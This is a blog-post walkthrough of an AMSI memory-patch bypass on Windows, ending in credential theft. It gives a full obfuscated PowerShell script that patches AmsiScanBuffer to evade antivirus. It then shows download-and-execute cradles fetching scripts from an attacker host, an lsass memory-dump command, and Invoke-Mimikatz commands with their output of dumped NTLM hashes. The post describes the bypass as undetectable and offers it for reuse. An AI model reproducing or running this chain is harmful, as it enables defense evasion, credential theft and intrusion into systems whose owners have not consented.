

AMSI Bypass Memory Patch Technique in 2024

 medium.com/@sam.rothlisberger/amsi-bypass-memory-patch-technique-in-2024-f5560022752b

Sam Rothlisberger

22 января 2024 г.

DISCLAIMER: Using these tools and methods against hosts that you do not have explicit permission to test is illegal. You are responsible for any trouble you may cause by using these tools and methods.



Sam Rothlisberger

In one of my previous posts I showed how to execute a reverse shell through PowerShell by splitting up commands, running them under different jobs, and using wildcards to bypass detection by AV. However, this is usually not possible- specifically if part of a command string is known as malicious, a script is trying to execute in memory, or a script itself has a well known malicious signature or function.

We run into this problem when we try to run `Invoke-Mimikatz.ps1` (even with different names and methods) on the Victim computer below. We are blocked because of something called Anti-Malware Scan Interface (AMSI).

AV blocking download of malicious Mimikatz PowerShell script

What is AMSI?

Microsoft implemented AMSI as a first defense to stop execution of malware. Since the scan is signature based, red teams and threat actors could evade AMSI by conducting various tactics. Even though some of the techniques in their original state are blocked, modification of strings and variables, encoding and obfuscation could revive even the oldest tactics to achieve a bypass. This post is going to cover the memory patch technique of `amsi.dll`. Some quick facts about how AMSI works:

- AMSI protects PowerShell by loading AMSI's DLL (`amsi.dll`) into the PowerShell's memory space.
- AMSI protection does not distinguish between a simple user with low privileges and a powerful user, such as an administrator.
- AMSI scans the PowerShell console input by using Windows Defender (Or another AV program installed) to determine whether to block the payload operation or allow it to continue.

How to Bypass AMSI Using Memory Patching

Bypassing AMSI using memory patching will allow us to run malicious scripts in PowerShell after the patch and not be detected by AV in the same powershell.exe session. A default AMSI PowerShell script for this vulnerability can be found here:

However, this default patch is easily detected by AV when I try to run it:

amsi.dll memory bypass script failure

Lets go over how amsi.dll actually works:

In amsi.dll, the functions responsible for checking for malicious content are **AmsiScanBuffer()** and **AmsiScanString()**. AmsiScanString() is a small function which uses AmsiScanBuffer() underneath. So, if we can bypass the checks performed by AmsiScanBuffer(), we can also bypass AmsiScanString().

The basics of the bypass vulnerability is this:

1. Load amsi.dll (which happens automatically when PowerShell session is opened)
2. Patch the AmsiScanBuffer() function so that it always returns AMSI_RESULT_CLEAN. This allows for any commands in the PowerShell session to execute without AMSI blocking it.

Getting Rastamouse's AmsiScanBufferBypass to Work Again

When I need to bypass AMSI, I tend to use RastaMouse's AmsiScanBufferBypass. Rastamouse has a few blog posts that cover...

fatrodzianko.com

Thankfully, there are countless instructions that can be used to overwrite the beginning of AmsiScanBuffer() to return the result we need. I used the resource above to start to develop a way to make change the default script to allow our bypass to execute.

On an assembly level, we want to put 0x80070057 into eax, which then bypasses the branch that does the actual scanning. 0x80070057 is an HRESULT return code for E_INVALIDARG. The actual scan result for this is 0 — often interpreted as AMSI_RESULT_CLEAN! So that means we just change the \$Patch variable in the default code above to make the memory space do something random (to avoid any signature detection) and then return 0x80070057 into eax at the end.

I chose to do the following to break the signature AV was looking for, but this can be done in many ways:

- move eax to address 0x20170057
- XOR eax with 0x1d34538a to return 0x3d2353dd (1025725405 in decimal)
- add 0x42E3AC7A (1122217082 in decimal) to the result of the XOR. This equals 0x80070057 (2147942487 in decimal) which is the result we need!

To get the opcode assembly instructions in byte arrays for whatever operations (add, xor, sub, mov, etc.) you decide to implement, use this:

Online x86 and x64 Intel Instruction Assembler

Easily find out which bytes your x86 ASM instructions assemble to.

defuse.ca

Putting my process above into assembly is:

Assembly

Raw Hex (zero bytes in bold):

B857**00**1720358A53341D057AA**C**E342**C**3

String Literal:

"\xB8\x57\x00\x17\x20\x35\x8A\x53\x34\x1D\x05\x7A\xAC\xE3\x42\xC3"

Array Literal:

```
{ 0xB8, 0x57, 0x00, 0x17, 0x20, 0x35, 0x8A, 0x53, 0x34, 0x1D, 0x05, 0x7A, 0xAC, 0xE3, 0x42, 0xC3 }
```

Disassembly:

0:	b8 57 00 17 20	mov	eax,0x20170057
5:	35 8a 53 34 1d	xor	eax,0x1d34538a
a:	05 7a ac e3 42	add	eax,0x42e3ac7a
f:	c3	ret	


Finding Byte Array for Patch Instructions

Now, I copy and paste the new Array Literal above into the script and should be able to run my changed amsibypass.ps1 script directly.

Another amsi.dll memory bypass script failure

Above, I tested the script without Invoking Mimikatz and AV still caught the bypass attempt even with my new patch instructions. For some sessions it was the \$Win32 variable, for others it was the \$Patch variable or the Copy argument . This means it's time to implement some old school obfuscation — I changed almost all the variable names of \$Win32, \$Patch, \$Address, \$test, \$test2, and \$p. You can make these whatever you want, I replaced them for stupid names because I was getting frustrated and didn't care enough to make them random hex encoded strings (which I should have).

Also, the Geany app on Linux was very helpful for finding and replacing strings quickly:



Geany on Linux to Find and Replace from Script

I found that this was still not suitable to execute the bypass — so I also substituted some of the PowerShell command arguments for variables that were defined separately. Read about it here:

F#ck AMSI! How to bypass Antimalware Scan Interface and infect Windows

Edit description

hackmag.com

I added/changed these 4 commands that I found were flagging AMSI:

- \$replace = 'VirtualProtect'
- [Win32]::('{0}{1}' -f \$replace,\$c)(\$notaddress, [uint32]5, 0x40, [ref]\$notp)
- \$marshalClass = [System.Runtime.InteropServices.Marshal]
- \$marshalClass::Copy(\$stopitplease, 0, \$notaddress, \$stopitplease.Length)

This avoided VirtualProtect from being used in the command and System.Runtime.InteropServices.Marshal being used with the Copy command, breaking the signature detection of a patch attempt.

Testing my AMSI Bypass Script

To test, I verified that AV was on by sending "Invoke-Mimikatz" which flagged AMSI as it should. Then, running the amsibypass.ps1 and running the same command and see that the string was allowed to pass! Now it's time to make this into an exploit.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> "Invoke-Mimikatz"
Error reading or writing history file 'C:\Users\samro\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt': Access to the path 'C:\Users\samro\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt' is denied.
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Windows\system32> $c = 't'
Error reading or writing history file 'C:\Users\samro\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt': Access to the path 'C:\Users\samro\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt' is denied.
This error will not be reported again in this session. Consider using a different path with:
    Set-PSReadlineOption -HistorySavePath <Path>
Or not saving history with:
    Set-PSReadlineOption -HistorySaveStyle SaveNothing
ln
PS C:\Windows\system32> $Win32 = @"
>> using System.Runtime.InteropServices;
>> using System;
>> public class Win32 {
>> [DllImport("kernel32")]
>> public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>> [DllImport("kernel32")]
>> public static extern IntPtr LoadLibrary(string name);
>> [DllImport("kernel32")]
>> public static extern bool VirtualProtect(ref IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpfOldProtect);
>> }
>> @"
PS C:\Windows\system32> Add-Type $Win32
PS C:\Windows\system32> $nowhere = [Byte[]](0x61, 0x6d, 0x73, 0x69, 0x2e, 0x64, 0x6c, 0x6c)
PS C:\Windows\system32> $loadLibrary = [Win32]::LoadLibrary([System.Text.Encoding]::ASCII.GetString($nowhere))
PS C:\Windows\system32> $somewhere = [Byte[]](0x41, 0x6d, 0x73, 0x69, 0x53, 0x63, 0x61, 0x6e, 0x42, 0x75, 0x66, 0x66, 0x65, 0x72)
PS C:\Windows\system32> $notaddress = [Win32]::GetProcAddress($loadLibrary, [System.Text.Encoding]::ASCII.GetString($somewhere))
PS C:\Windows\system32> $notp = 0
PS C:\Windows\system32> $replace = 'VirtualProtect'
PS C:\Windows\system32> [Win32]::('{'0}{1}' -f $replace,$c)($notaddress, [uint32]5, 0x40, [ref]$notp)
True
PS C:\Windows\system32> $stopitplease = [Byte[]](0xB8, 0x57, 0x00, 0x17, 0x20, 0x35, 0x8A, 0x53, 0x34, 0x1D, 0x05, 0x7A, 0xAC, 0xE3, 0x42, 0xC3)
PS C:\Windows\system32> $marshalClass = [System.Runtime.InteropServices.Marshal]
PS C:\Windows\system32> $marshalClass::Copy($stopitplease, 0, $notaddress, $stopitplease.Length)
PS C:\Windows\system32> "Invoke-Mimikatz"
PS C:\Windows\system32>
```

AMSI Bypass for BitDefender

My new and undetectable AMSI bypass script is here:

```

$c = 't'
$Win32 = @"
using System.Runtime.InteropServices;
using System;
public class Win32 {
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
[DllImport("kernel32")]
public static extern bool VirtualProtect$C(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);
}
"@
Add-Type $Win32
$nowhere = [Byte[]](0x61, 0x6d, 0x73, 0x69, 0x2e, 0x64, 0x6c, 0x6c)
$LoadLibrary =
[Win32]::LoadLibrary([System.Text.Encoding]::ASCII.GetString($nowhere))
$somewhere = [Byte[]] (0x41, 0x6d, 0x73, 0x69, 0x53, 0x63, 0x61, 0x6e, 0x42,
0x75, 0x66, 0x66, 0x65, 0x72)
$notaddress = [Win32]::GetProcAddress($LoadLibrary,
[System.Text.Encoding]::ASCII.GetString($somewhere))
$notp = 0
$replace = 'VirtualProtect'
[Win32]::('{0}{1}' -f $replace,$c)($notaddress, [uint32]5, 0x40, [ref]$notp)
$stopitplease = [Byte[]] (0xB8, 0x57, 0x00, 0x17, 0x20, 0x35, 0x8A, 0x53, 0x34,
0x1D, 0x05, 0x7A, 0xAC, 0xE3, 0x42, 0xC3)
$marshalClass = [System.Runtime.InteropServices.Marshal]
$marshalClass::Copy($stopitplease, 0, $notaddress, $stopitplease.Length)

[INSERT WHATEVER PS COMMAND YOU WANT HERE]

```

Crafting a PowerShell Exploit After the Bypass

Now that we can execute the bypass successfully, what malicious thing should we do in PowerShell? As an example, if we are elevated to "nt authority\ system", we can execute a command that will download and execute a dumper.ps1 file from our attacker machine. The file could retrieve the lsass.exe PID and then uses the PID to dump the lsass.exe process to the C:\windows\temp folder using Living-Off-The-Land binaries (LOLBins). No need to use mimikatz!

However, on my Victim, I only have a foothold as Administrator with a medium integrity shell. So, I will execute the amsibypass.ps1 with malicious code at the end that will load Invoke-Mimikatz.ps1 into the current session, elevate my token, and dump NTLM hashes for system or domain users.

dumper.ps1 (if nt authority\system):

```
$processName = "lsass.exe"
$pd = Get-WmiObject Win32_Process | Where-Object { $_.Name -eq
$processName } | Select-Object -ExpandProperty ProcessId

rundll32.exe C:\windows\system32\comsvcs.dll MiniDump $pd
C:\windows\temp\dump.dmp full
```

This line is going to be at the end of my amsibypass.ps1 script to grab and execute dumper.ps1 from our attacker machine:

```
(New-Object System.Net.WebClient).DownloadString('http://10.0.2.9/dumper.ps1') |
IEX
```

Invoke-Mimikatz.ps1 (if administrator):

Invoke-Mimikatz/Invoke-Mimikatz.ps1 at master · g4uss47/Invoke-Mimikatz

Powershell Mimikatz Loader. Contribute to g4uss47/Invoke-Mimikatz development by creating an account on GitHub.

github.com


This line is going to be at the end of my amsibypass.ps1 script to grab and execute Invoke-Mimikatz.ps1 from our attacker machine:

```
(New-Object System.Net.WebClient).DownloadString('http://10.0.2.9/Invoke-
Mimikatz.ps1') | IEX
```

Putting it All Together

To execute the AMSI bypass remotely, I hosted the amsibypass.ps1 script on my attacker machine as ammy.ps1 and executed the command below. I made sure to add my Invoke-Mimikatz download command at the end of the script to save time. It's important to change the name of Invoke-Mimikatz.ps1 to something else (like IM.ps1) in the amsibypass.ps1 script or else the entire script will be flagged. Then, I executed this command on the Victim:

```
iex -Debug -Verbose -ErrorVariable $e -InformationAction Ignore -WarningAction
Inquire "iex(New-Object
System.Net.WebClient).DownloadString('http://10.0.2.9/ammy.ps1')"
```



```
(root@kali) - [~/atlas/malware]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.5 - - [19/Jan/2024 17:15:08] "GET /ammy.ps1 HTTP/1.1" 200 -
10.0.2.5 - - [19/Jan/2024 17:15:08] "GET /IM.ps1 HTTP/1.1" 200 -
```

Victim grabbing PowerShell Scripts from our python http server

The command initially grabs our ammy.ps1 script and then grabs our IM.ps1 script from our attacker machine. On the victim, we receive an output of “True” which means it worked!

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> iex -Debug -Verbose -ErrorVariable $e -InformationAction Ignore -WarningAction Inquire "iex(New-Object System.Net.WebClient).DownloadString('http://10.0.2.9/ammy.ps1')"
True
PS C:\Windows\system32> Invoke-Mimikatz -Command "token::elevate" "lsadump::sam"
Hostname: MSEDGEWIN10 / S-1-5-21-3461203602-4096304019-2269080069

.#####.  mimikatz 2.2.0 (x64) #19041 Mar  2 2023 23:48:15
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

564      {0;000003e7} 1 D 19229      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Primary
-> Impersonated !
* Process Token : {0;00057202} 1 F 2266111      MSEDGEWIN10\IEUser      S-1-5-21-3461203602-4096304019-2269080069-1000 (
15g,24p)      Primary
* Thread Token : {0;000003e7} 1 D 2372915      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Impersonation (D
elegation)

mimikatz(powershell) # lsadump::sam
Domain : MSEDGEWIN10
SysKey : 5062b47b183427f814c3cbdad04994e6
Local SID : S-1-5-21-3461203602-4096304019-2269080069

SAMKey : bc2e5aa0c47c8c04e69ade711987a959

RID : 000001f4 (500)
User : Administrator
Hash NTLM: fc525c9683e8fe067095ba2ddc971889
```

With Mimikatz loaded into the current session, I dump the Administrator hash and any other hashes that can possibly be used for lateral movement with a single command.

Invoke-Mimikatz -Command "token::elevate" "lsadump::sam"

From here, we can do anything in the current session such as further enumerating the system with well-known malicious automatic tools or performing UAC bypass with Empire to achieve a high integrity administrator session. I hope you enjoyed this post!